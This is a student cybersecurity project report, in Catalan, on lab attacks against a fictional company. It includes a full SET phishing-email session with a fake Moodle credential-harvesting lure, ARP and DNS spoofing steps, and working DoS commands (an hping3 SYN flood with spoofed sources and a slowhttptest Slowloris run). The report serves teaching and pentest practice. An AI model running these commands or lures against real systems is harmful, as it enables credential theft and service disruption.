Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: "*Careful where you step in*"


Index

Setoolkit

Social-Engineer Toolki (SET) és un framework de codi obert per fer **pentesting** de **sistemes i xarxes**, enfocat específicament a **atacs d'enginyeria social** per aconseguir el seu objectiu. SET té una sèrie d'eines per fer atacs personalitzats que ens permetran fer un atac de manera ràpida i efectiva. Aquesta eina ha estat desenvolupada per la signatura de seguretat TrustedSec i està disponible de manera lliure per a tots nosaltres.

L'enginyeria social és una de les portes d'accés més utilitzades pels **delinqüents** per **robar** la teva **informació personal** o **infiltrar-se** en una empresa.

Per aquest motiu cada pentest que fem a una organització, sempre s'han d'incloure tècniques **d'enginyeria social**, per veure que l'empresa és tan vulnerable a aquest tipus d'atacs i prendre les mesures corresponents.



Img src: @Aaron & Cristian's Github (Exemple de Setoolkit)

Com funciona SET?

Amb SET podem efectuar atacs com:

- **Site cloning:** Clona qualsevol pàgina web.
- **Credential harvest:** Roba les credencials HTTP.
- **Mail Attack:** Atac del tipus DOS contra servidors de correu.
- **DOS Attack:** H3ping, slowhttp entre altres atacs de DOS.
- **Metasploits:** Proporciona informació sobre vulnerabilitats de seguretat.


. . . *entre altres.*

Exemple pràctic amb Bettercap i Setoolkit (fake webpage) & Credential Harvester


Cleanest DNS Spoof with Bettercap & Setoolkit

(ARP Spoof + DNS Spoof) amb Setoolkit (Mail Phishing + Site Cloner + Credential Harvester)


Amb l'ARP Spoof d'abans activarem un *dnsspoof* i injectarem un registre de DNS fals on ens redirigirà a la nostra màquina on hi tindrem una *fake page: m0odle.escoladeltreball.org* (**Moodle EDT**) i l'enviarem per correu utilitzant **SET** dient que "*URGENT! L'Eduard ha posat les notes de M06, entra urgentment i mira la nota que tens!!!*" llavors l'usuari entrarà i no se n'adonarà i li robarem les credencials mostrades al **SET**.




Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

A partir d'aquí generem el mail phishing desde un compte de gmail robat a CryptoSEC.

1. Seleccionem la opció 5: **Mass Mailer Attack**.



Img src: @Aaron & Cristian's Github

2. Seleccionem la opció 5: **Mass Mailer Attack**. Omplim les opcions: `1`, `email destination`, `1`, `our email address`, `our email password`, `priority`, `attach file`, `fake email subject`, `body of messeage with END`


Img src: @Aaron & Cristian's Github

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:
```


Img src: @Aaron & Cristian's Github

```
set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:ENTRA JAAAAAA!! m0odle.escoladeltr
eball.org
Next line of the body:
```


Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

Attacking SOA and Forward DNS Servers with DOS (SlowHTTP - Attack cryptosec.net web Apache2)

Ídem que l'anterior però els targets son el **SOA** i el **Forwarding**, els clients interns de CryptoSEC quan hagin d'anar a la pàgina web **cryptosec.net**, entraràn a **cryptos3c.net** ja que el hacker ha avisat que hi ha una urgència a la pàgina principal i han d'entrar a la pàgina web dada pel hacker i les seves credencials seran **robades sense que se'n adoni**!

1. El hacker activar el ARP Spoof amb targets del SOA i el Forwarder.
2. El hacker ha realitzat un DOS per tumbar l'apache2 (SOA): `hping3 --randsource -p80 -S --flood 10.200.243.164`

Ara explicaré què significa cada part de l'ordre:

- **p 80** és el port que triem atacar
- S activa el flag Syn

– flood indica a hping que enviï els paquets a la màxima velocitat possible

- ip_victima és la **ip** o **domini** a atacar

Si volem que la nostra ip no sigui visible podem afegir-li l'opció –ai la ip que falsejarem o bé utilitzar –rand-source amb què es generen adreces d'origen ip a l'atzar:

```
hping3 --randsource -p80 -S --flood 10.200.243.164
```

o també podem utilitzar: `Slowhttptest`, nosaltres utilitzarem **slowhttptest**.

slowhttptest - Denial Of Service attacks simulator

```
slowhttptest -c 40000 -H -i 30 -r 500 -l 600 -u http://cryptosec.net
```

`-c` *number of connections Specifies the target number of connections to establish during the test.*


`-H'` *Starts slowhttptest in SlowLoris mode, sending unfinished HTTP requests.*

`-i` *seconds Specifies the interval between follow up data for slowrois and Slow POST tests.*


`-r` *connections per second Specifies the connection rate.*

`-l` *seconds Specifies test duration in seconds.*

`-u` *URL Specifies the URL.*




Img src: @Aaron & Cristian's Github

